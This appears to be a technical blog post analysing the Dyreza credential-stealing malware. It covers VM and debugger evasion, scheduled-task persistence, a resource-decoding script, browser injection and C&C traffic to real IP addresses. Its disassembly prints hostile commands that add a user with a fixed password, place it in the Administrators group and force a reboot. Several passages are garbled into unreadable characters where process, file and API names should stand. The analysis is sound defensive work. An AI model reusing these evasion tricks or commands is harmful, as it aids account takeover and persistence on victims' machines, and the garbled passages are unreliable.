



# A Technical Look At Dyreza

November 4, 2015 by [hasherezade](#)

Last updated: October 16, 2016

In a [previous post](#) we presented unpacking 2 payloads delivered in a spam campaign. A malicious duet – **Upatre** (malware downloader) and **Dyreza** (credential stealer). In this post we will take a look at the core of **Dyreza** – and techniques that it uses.

Note, that Dyreza is a complex piece of malware and various samples come with various techniques – however, the main features remain common.

## Analyzed samples


- [ff3d706015b7b142ee0a8f0ad7ea2911](#) – **Dyreza** executable- a persistent botnet agent, carrying DLLs with the core malicious activities
  - [5a0e393031eb2aacc914c1c832993d0b](#) – Dyreza DLL (32bit)
  - [91b62d1380b73baea53a50d02c88a5c6](#) – Dyreza DLL (64 bit)

## Behavioral analysis

When Dyreza starts to infect the computer – it spreads like fire. Observing it in Process Explorer, we can see many new processes appearing and disappearing. As we can notice, it deploys `^φ] [[ '^\', •ç&@•ç æ\^} *...` All this is done in order to obfuscate the flow of execution, in hopes of confusing analyst.

2 copies of the malicious file are dropped – in **C:\Windows** and **%APPDATA%** – under pseudo-random names, matching the regex: **[a-zA-Z]{15}.exe**, i.e `ç-PPŠ\TÔYæÓÖØ`Èç^Á`

That persistence is achieved by adding a new task in the task scheduler – it deploys the malicious sample after every minute, to ensure that it keeps running.



Code injected into other processes (`•ç&@•ç ^φ] [[ '^\')` communicates with the C&C:

Process	PID	Protocol	Local IP	Remote IP	Remote Port	State	Sent Bytes	Rcvd Bytes
<non-existent>	3160	TCP	testmachine	141.8.226.14	http	CLOSE_WAIT		
svchost.exe	600	TCP	testmachine	83.241.176.230	4443	CLOSE_WAIT		
svchost.exe	600	TCP	testmachine	83.241.176.230	4443	CLOSE_WAIT		

Process	PID	Protocol	Local IP	Remote Address	Remote Port	State	Seq	Sent Bytes	Rcvd Pa...	Rcvd B...
System	4	UDP	netbios-ns	*	*		2070	103932	1929	96882
svchost.exe	1448	UDP	52678	*	*		16	15848		
explorer.exe	392	TCP	49679	197.231.198.234	4443	CLOSE_WAIT	3	579	6	1745
explorer.exe	392	TCP	49680	197.231.198.234	4443	CLOSE_WAIT	3	579	6	1729

Checking on [VirusTotal](http://VirusTotal) we can confirm, that contacted servers have been reported as malicious:

- 141.8.226.14 -> <https://www.virustotal.com/en/ip-address/141.8.226.14/information/>
- 83.241.176.230 -> <https://www.virustotal.com/en/ip-address/83.241.176.230/information/>
- 197.231.198.234 -> <https://www.virustotal.com/en/ip-address/197.231.198.234/information/>

When we deploy any web browser, it directly injects the code into its process and deploys illegitimate connections. It is the way to keep in touch with the C&C, monitor user's activity and steal credentials.

We can also see files created in a TEMP folder that are serving as a small database, where Dyreza stores information, before they are sent to the C&C.

## Inside the code

### Main executable

Dyreza doesn't start on a machine that has less than 2 processors. This technique is used as a defense, preventing file from running on VM. It is based on the observation that VM usually have only one processor – in contrast to most physical machines used nowadays. It is implemented by checking appropriate field in [PEB \(Process Environment Block\)](#), that is pointed by [FS:\[30\]](#). Infection continues only if the condition is satisfied.

```
00294020 . 55          PUSH EBP
00294021 . 8BEC       MOV EBP,ESP
00294023 . 83EC 2C   SUB ESP,2C
00294026 . 56        PUSH ESI
00294027 . 50        PUSH EAX
00294028 . 64:A1 30000001 MOV EAX,DWORD PTR FS:[30]
0029402E . 8945 FC   MOV DWORD PTR SS:[EBP-4],EAX
00294031 . 58        POP EAX
00294032 . 8B45 FC   MOV EAX,DWORD PTR SS:[EBP-4]
00294035 . 8378 64 02 CMP DWORD PTR DS:[EAX+64],2
00294039 . 0F82 81000000 JB z_pay loa.002940C0
0029403F . E8 0CF4FFFF CALL z_pay loa.00294150
00294044 . 8BF0     MOV ESI,EAX
                                is CPU count < 2?
                                crash the app!
```

At the beginning of execution, malware loads additional import table into a newly allocated memory page. Names of modules and functions are decrypted at runtime.

It checks, if it is deployed under debugger – using function `IsDebuggerPresent` with argument `0` – if it returns non-zero value, execution is terminated.

```

013D1890 . PUSH EBP
013D1891 . MOV EBP,ESP
013D1893 . SUB ESP,0x4C
013D1896 . PUSH ESI
013D1897 . MOV ESI,[ARG.1]
013D189A . MOV ECX,DWORD PTR DS:[ESI+0x20] kernel32.GetCurrentProcess
013D189D . PUSH EDI
013D189E . LEA EAX,[ARG.1]
013D18A1 . PUSH EAX
013D18A2 . PUSH 0x20
013D18A4 . XOR EDI,EDI
013D18A6 . CALL ECX advapi32.LookupPrivilegeValueW
013D18A8 . MOV EDX,DWORD PTR DS:[ESI] advapi32.OpenProcessToken
013D18AA . PUSH EAX
013D18AB . CALL EDX
013D18AD . TEST EAX,EAX
013D18AF . JE SHORT vfHNLkMC.013D18FE
013D18B1 . MOV ECX,DWORD PTR DS:[ESI+0x174] vfHNLkMC.013D3C80
013D18B7 . LEA EAX,[LOCAL.19]
013D18BA . PUSH EAX
013D18BB . PUSH EDI
013D18BC . CALL ECX advapi32.LookupPrivilegeValueW
013D18BE . MOV ECX,DWORD PTR DS:[ESI+0x50] advapi32.LookupPrivilegeValueW
013D18C1 . ADD ESP,0x8
013D18C4 . LEA EDX,[LOCAL.3]
013D18C7 . PUSH EDX
013D18C8 . LEA EAX,[LOCAL.19]
013D18CB . PUSH EAX
013D18CC . PUSH EDI
013D18CD . MOV [LOCAL.4],0x1
013D18D4 . CALL ECX advapi32.LookupPrivilegeValueW
013D18D8 . TEST EAX,EAX
013D18DA . JE SHORT vfHNLkMC.013D18F5
013D18DB . MOV EAX,[ARG.1]
013D18DD . MOV ECX,DWORD PTR DS:[ESI+0x54] advapi32.AdjustTokenPrivileges
013D18E0 . PUSH EDI
013D18E1 . PUSH EDI

```

DS:[00020020]=7620C0CF (kernel32.GetCurrentProcess)  
ECX=761341B3 (advapi32.LookupPrivilegeValueW)

```

001CF8F0 013D18D6 CALL to LookupPrivilegeValueW from vfHNLkMC.013D18D4
001CF8F4 00000000 SystemName = NULL
001CF8F8 001CF908 Privilege = "SeDebugPrivilege"
001CF8FC 001CF948 pLocalId = 001CF948
001CF900 00000000

```

Valid execution follows few alternative paths. Decision, by which path of to follow is made based on the initial conditions – like, executable path and arguments with which the program was run. When it is deployed for the first time (from a random location), it make its own copy into **C:\Windows** and **%APPDATA%** and deploy the copy as a new process. As an argument to a deployed copy (from C:\Windows) it passes a path to the other copy.

If it is deployed from the valid path and the initial argument passed validation, it performs another check – verifying if it is deployed for the first time. It is achieved by creating a specific Global mutex (it's name is a hash of Computer name and OS Version – fetched by functions:  $\tilde{O}^{\wedge}\hat{O}[ \{ \} \sim \sigma^{\wedge}!p\alpha \wedge \wedge, \ddot{U}q\tilde{O}^{\wedge}\alpha^{\wedge}! \cdot \tilde{q} \} \} )$ .

If this condition is also satisfied and mutex already exist, then it follows the main path, deploying the malicious code. First, the encrypted data and the key are loaded from the executable's resources.

RCData	0000453C	42 EE 95 19 03 C5 97 B0 E3 3A 79 02 9A 8D 12 12
T1RY615NR : 1033	0000454C	EE A8 38 8B C1 E4 B0 02 E7 85 12 12 42 38 5E C5
UZGN53WMY : 1033	0000455C	EE 4C 3D EE F1 12 38 83 45 D5 12 12 EE 4C 79 E3
YS43H26GT : 1033	0000456C	83 8C D5 12 12 EE 4C 6A 02 45 8D 12 12 38 83 65
Manifest	0000457C	08 12 12 F5 E7 F1 96 59 16 EB 5B 04 64 0D 56 6A
1 : 1033	0000458C	12 12 12 12 12 12 12 12 12 12 12 12 12 12 12
	0000459C	12 45 CA 7D E4 52 1C 68 C6 71 71 52 CA DA DA 12
	000045AC	12 12 12 12 12 12 12 12 12 12 12 12 12 12 12
	000045BC	12 12 12 12 12 12 12 12 12 12 12 12 12 12 12
	000045CC	12 12 12 12 12 12 12 12 12 12 12 12 12 12 12

VFÜYÍ FÍ PÜÁ Á} &`] cãÁGããX á^ÉVZÖPÍ HY T YÁ Á@Á^ ÉVÜI Í PG ÖVÁ Á} &`] cãÁ I àãÁ & á^Á

Unpacking:

KernelMode - vfHNLkMcyaxBGFy.exe - [\*G.P.U\* - main thread, module vfHNLkMcyaxBGFy.exe

File View Debug Plugins Options Window Help

Paused

01152282	. 85F6	TEST ESI,ESI
01152284	∨ 7E 1C	JLE SHORT vfHNLkMC.011522A2
01152286	. 8B45 08	MOV EAX,[ARG_1]
01152289	. 8DA424 00000000	LEA ESP,DWORD PTR SS:[ESP]
01152290	> 0FB610	MOVZX EDX,BYTE PTR DS:[EAX]
01152293	. 8A9415 00FFFFFF	MOV DL,BYTE PTR SS:[EBP+EDX-0x100]
0115229A	. 8810	MOV BYTE PTR DS:[EAX],DL
0115229C	. 49	DEC ECX
0115229D	. 40	INC EAX
0115229E	. 85C9	TEST ECX,ECX
011522A0	^ 7F EE	JG SHORT vfHNLkMC.01152290
011522A2	> B8 01000000	MOV EAX,0x1
011522A7	. 5E	POP ESI
011522A8	. 8BE5	MOV ESP,EBP
011522AA	. 5D	POP EBP
011522AB	. C3	RETN

EBP=0013EFA8  
ESP=0013EEA8

Address	Hex dump	ASCII
00260000	55 89 E5 57 56 51 52 53	UeÅWUQRS
00260008	8B 75 08 E8 EA 01 00 00	öuRr0..
00260010	89 C3 8D 46 61 50 53 E8	ë}2FaPSA
00260018	D0 02 00 00 55 8D 6E 51	d0..U2n0
00260020	89 45 04 89 5D 00 8D 86	ëE+ë].2c
00260028	47 06 00 00 89 45 08 8B	G+..ëE0
00260030	86 43 06 00 00 89 45 0C	cC+..ëE.
00260038	E8 47 01 00 00 8D 86 87	R00..2cc
00260040	03 00 00 FF D0 5D 31 C0	•..d]1^
00260048	5B 5A 59 5E 5F C9 C2 0C	[ZY^_fr.
00260050	00 00 00 00 00 00 00 00	.....
00260058	00 00 00 00 00 00 00 00	.....
00260060	00 47 65 74 50 72 6F 63	.GetProc
00260068	41 64 64 72 65 73 73 00	Address.
00260070	00 00 00 00 00 00 00 00	.....
00260078	00 00 00 00 00 00 00 00	.....
00260080	00 00 00 00 00 00 00 00	.....

The unpacking algorithm is pretty simple – Á^`ããã contains values and áãã– list of indexes of the values in Á^`ããã. We process the list of indexes and read the corresponding values:

```


1 def decode(data, key_data):
2     decoded = bytearray()
3     for i in range(0, len(data)):
4         val_index = data[i]
5         decoded.append(key_data[val_index])
6     return decoded

```

This script decrypts dumped resources:

[https://github.com/hasherezade/malware\\_analysis/blob/master/dyreza/dyreza\\_decoder.py](https://github.com/hasherezade/malware_analysis/blob/master/dyreza/dyreza_decoder.py)

The revealed content contains a shellcode to be injected and a a DLL with malicious functions (32 or 64 bit appropriately). The main sample chooses which one to unpack and deploy, by checking if it is running via WOW64 (emulation for 32 bit on 64 bit machine) – calling function `QY[, ^! Ú! [ &••.`



## Malicious DLL (core)

At this stage, functionality of the malware becomes pretty clear. The DLL does not contain much obfuscation – it has clear strings and a typical import table.


We can see the strings that are used for communication with the C&C:



0FD23BA3	·	TEST EAX,EAX	kernel32.BaseThreadInitThunk
0FD23BA5	·	JE test_5rs.0FD23C76	
0FD23BAB	·	MOV EAX,[LOCAL.76]	
0FD23BB1	·	CMP EAX,0x10B0	Switch (cases A28..2580)
0FD23BB6	·	JNZ SHORT test_5rs.0FD23BC2	
0FD23BB8	·	MOV EDX,test_5rs.0FD3138C	ASCII "Win_7"; Case 10B0 of switch 0FD23BB1
0FD23BBD	·	JMP test_5rs.0FD23C5B	
0FD23BC2	>	CMP EAX,0x10B1	
0FD23BC7	·	JNZ SHORT test_5rs.0FD23BD3	
0FD23BC9	·	MOV EDX,test_5rs.0FD31394	ASCII "Win_7_SP1"; Case 10B1 of switch 0FD23BB1
0FD23BCE	·	JMP test_5rs.0FD23C5B	
0FD23BD3	>	CMP EAX,0xA28	
0FD23BD8	·	JNZ SHORT test_5rs.0FD23BE1	
0FD23BDA	·	MOV EDX,test_5rs.0FD313A0	ASCII "Win_XP"; Case A28 of switch 0FD23BB1
0FD23BDF	·	JMP test_5rs.0FD23C5B	
0FD23BE1	>	CMP EAX,0x23F0	
0FD23BE6	·	JNZ SHORT test_5rs.0FD23BEF	
0FD23BE8	·	MOV EDX,test_5rs.0FD313A8	ASCII "Win_8"; Case 23F0 of switch 0FD23BB1
0FD23BED	·	JMP SHORT test_5rs.0FD23C5B	
0FD23BEF	>	CMP EAX,0x2580	
0FD23BF4	·	JNZ SHORT test_5rs.0FD23BFD	
0FD23BF6	·	MOV EDX,test_5rs.0FD313B0	ASCII "Win_8.1"; Case 2580 of switch 0FD23BB1
0FD23BFB	·	JMP SHORT test_5rs.0FD23C5B	
0FD23BFD	>	CMP EAX,0xECE	
0FD23C02	·	JNZ SHORT test_5rs.0FD23C0B	
0FD23C04	·	MOV EDX,test_5rs.0FD313B8	ASCII "Win_Server_2003"; Case ECE of switch 0FD23BB1
0FD23C09	·	JMP SHORT test_5rs.0FD23C5B	
0FD23C0B	>	CMP EAX,0x1772	
0FD23C10	·	JNZ SHORT test_5rs.0FD23C19	
0FD23C12	·	MOV EDX,test_5rs.0FD313C8	ASCII "Win_Vista_SP2"; Case 1772 of switch 0FD23BB1
0FD23C17	·	JMP SHORT test_5rs.0FD23C5B	
0FD23C19	>	CMP EAX,0x1770	
0FD23C1E	·	JNZ SHORT test_5rs.0FD23C27	
0FD23C20	·	MOV EDX,test_5rs.0FD313D8	ASCII "Win_Vista"; Case 1770 of switch 0FD23BB1
0FD23C25	·	JMP SHORT test_5rs.0FD23C5B	
0FD23C27	>	CMP EAX,0x1771	
0FD23C2C	·	JNZ SHORT test_5rs.0FD23C35	
0FD23C2E	·	MOV EDX,test_5rs.0FD313E4	ASCII "Win_Vista_SP1"; Case 1771 of switch 0FD23BB1
0FD23C33	·	JMP SHORT test_5rs.0FD23C5B	
0FD23C35	>	LEA ECX,DWORD PTR DS:[EAX-0x275A]	
0FD23C3B	·	CMP ECX,0xA5	
0FD23C41	·	JA SHORT test_5rs.0FD23C4A	
0FD23C43	·	MOV EDX,test_5rs.0FD313F4	ASCII "Win_10_IP"
0FD23C48	·	JMP SHORT test_5rs.0FD23C5B	
0FD23C4A	>	MOV EDX,test_5rs.0FD31400	ASCII "Win_10_TH1"
0FD23C4F	·	CMP EAX,0x2800	
0FD23C54	·	JE SHORT test_5rs.0FD23C5B	
0FD23C56	·	MOV EDX,test_5rs.0FD3140C	ASCII "unknown"
0FD23C5B	>	LEA EAX,[LOCAL.8]	
0FD23C5E	·	PUSH EAX	[Arg1 = 77203C33
0FD23C5F	·	PUSH 0x20	kernel32.77203C45
0FD23C61	·	POP ECX	test_5rs.0FF41000
0FD23C62	·	CALL test_5rs.0FD21000	ASCII "_32bit"
0FD23C67	·	PUSH test_5rs.0FD31414	
0FD23C6C	·	PUSH 0x20	
0FD23C6E	·	LEA EDI,[LOCAL.8]	
0FD23C71	·	CALL test_5rs.0FD22D2B	

and then – include this data in information sent to the C&C:






Similar procedure is present in the 64 bit version of the DLL, only the hardcoded string “\_32bit” is substituted by “\_64bit”:

```

00000000180005568 lea     r8, a_64bit ; "_64bit"
0000000018000556F lea     rcx, [r9+rdx+7FFFFFFDh]
00000000180005577 sub     r8, rcx
0000000018000557A nop     word ptr [rax+rax+00h]

```


Also, network settings are examined (to verify and inform the C&C whether the client can establish back connection – command : AUTOBACKCONN)



It targets following browsers:

<pre> }F9C024F . 8B35 04129C0E MOV ESI,DWORD PTR DS:[&amp;SHLWAPI.StrStrIW] }F9C0255 . 68 442D9C0E PUSH test_5rs.0F9C2D44 }F9C025A . 57 PUSH EDI }F9C025B . C745 FC 01000000 MOV [LOCAL.1],0x1 }F9C0262 . FFD6 CALL ESI }F9C0264 . 85C0 TEST EAX,EAX }F9C0266 . 75 24 JNZ SHORT test_5rs.0F9C028C }F9C0268 . 68 5C2D9C0E PUSH test_5rs.0F9C2D5C }F9C026D . 57 PUSH EDI }F9C026E . FFD6 CALL ESI }F9C0270 . 85C0 TEST EAX,EAX }F9C0272 . 75 18 JNZ SHORT test_5rs.0F9C028C }F9C0274 . 68 742D9C0E PUSH test_5rs.0F9C2D74 }F9C0279 . 57 PUSH EDI }F9C027A . FFD6 CALL ESI }F9C027C . 85C0 TEST EAX,EAX }F9C027E . 75 0C JNZ SHORT test_5rs.0F9C028C }F9C0280 . 68 902D9C0E PUSH test_5rs.0F9C2D90 }F9C0285 . 57 PUSH EDI }F9C0286 . FFD6 CALL ESI }F9C0288 . 85C0 TEST EAX,EAX </pre>	<pre> shlwapi.StrStrIW Pattern = "chrome.exe" String = NULL StrStrIW  Pattern = "firefox.exe" String = NULL StrStrIW  Pattern = "iexplore.exe" String = NULL StrStrIW  Pattern = "microsoftedge" String = NULL StrStrIW </pre>
---	--

Below – attempt to send stolen account credentials:



In addition to monitoring browsers, it also collects general information about the computer (it's hardware, users, programs and services) – in form of a report:

```
1000C4E nov     esi, offset aGeneral ; "--General--\r\n"
1000C53 push    esi
1000C54 call   edi ; strlenW
1000C56 push    esi
1000C57 add     eax, eax
1000C59 lea    esi, [esp+5Ch+var_3C]
1000C50 call   sub_1000752A
1000C62 call   sub_10005B79
1000C67 mov     ebx, eax
1000C69 mov     [esp+58h+var_40], ebx
1000C6D test    ebx, ebx
1000C6F jz     short loc_1000C83

1000C71 push    ebx
1000C72 call   edi ; strlenW
1000C74 add     eax, eax
1000C76 push    ebx
1000C77 call   sub_1000752A
1000C7C push    ebx
1000C7D call   heap_free
1000C82 pop     ecx

1000C83
1000C83 loc_1000C83:
1000C83 nov     ebx, offset asc_100119EC ; "\r\n"
1000C88 push    ebx
1000C89 push    4
1000C8B pop     eax
1000C8C lea    esi, [esp+5Ch+var_3C]
1000C90 call   sub_1000752A
1000C95 nov     esi, offset aUsers ; "--Users--\r\n"
1000C9A push    esi
1000C9B call   edi ; strlenW
1000C9D push    esi
1000C9E add     eax, eax
1000CA0 lea    esi, [esp+5Ch+var_3C]
1000CA4 call   sub_1000752A
1000CA9 call   sub_10007899
```

The malware not only steal information and sniff user's browsing, but also tries to take a full control over the system – executes various shell commands – system shutdown, etc. Some examples below:

```

100083A1 push    offset a1qazxsw2 ; "1qazxsw2"
100083A6 push    [ebp+arg_0]
100083A9 lea    eax, [ebp+var_234]
100083AF push    offset aUserSSAdd ; "user %s %s /add"
100083B4 xor     edi, edi
100083B6 push    eax
100083B7 mov     [ebp+var_C], edi
100083BA call   esi ; vsprintfW
100083BC add     esp, 10h
100083BF push    edi
100083C0 push    edi
100083C1 lea    eax, [ebp+var_234]
100083C7 push    eax
100083C8 push    offset aNet      ; "net"
100083CD mov     ebx, offset aOpen ; "open"
100083D2 push    ebx
100083D3 push    edi
100083D4 mov     edi, ds:ShellExecuteW
100083DA call   edi ; ShellExecuteW
100083DC push    3A98h
100083E1 call   ds:Sleep
100083E7 lea    eax, [ebp+var_10]
100083EA push    eax
100083EB lea    eax, [ebp+var_434]
100083F1 push    eax
100083F2 mov     [ebp+var_10], 100h
100083F9 call   sub_10008386
100083FE pop     ecx
100083FF pop     ecx
10008400 test   eax, eax
10008402 jnz   short loc_1000841A

```

```

10008404 lea    eax, [ebp+var_434]
1000840A push    eax
1000840B mov     edx, offset aAdministrators ; "Administrators"
10008410 mov     eax, 200h
10008415 call   sub_10004F23

```

```

1000841A
1000841A loc_1000841A:
1000841A push    [ebp+arg_0]
1000841D lea    eax, [ebp+var_434]
10008423 push    eax
10008424 lea    eax, [ebp+var_234]
1000842A push    offset aLocalgroupSSAd ; "localgroup %s %s /add"
1000842E push    eax

```

Vi`ā \*Á ÁeáÁá•^!Á āÖā{ ā ā dāā^Á!āā^\*^•Á

```

10005856 call   adjust_shutdown_priviledges
10005858 xor     eax, eax
1000585D push    eax
1000585E push    eax
1000585F push    offset aRFT5      ; "/r /f /t 5"
10005864 push    offset aCWindowsSystem ; "C:\\windows\\system32\\shutdown.exe"
10005869 push    offset aOpen      ; "open"
1000586E push    eax
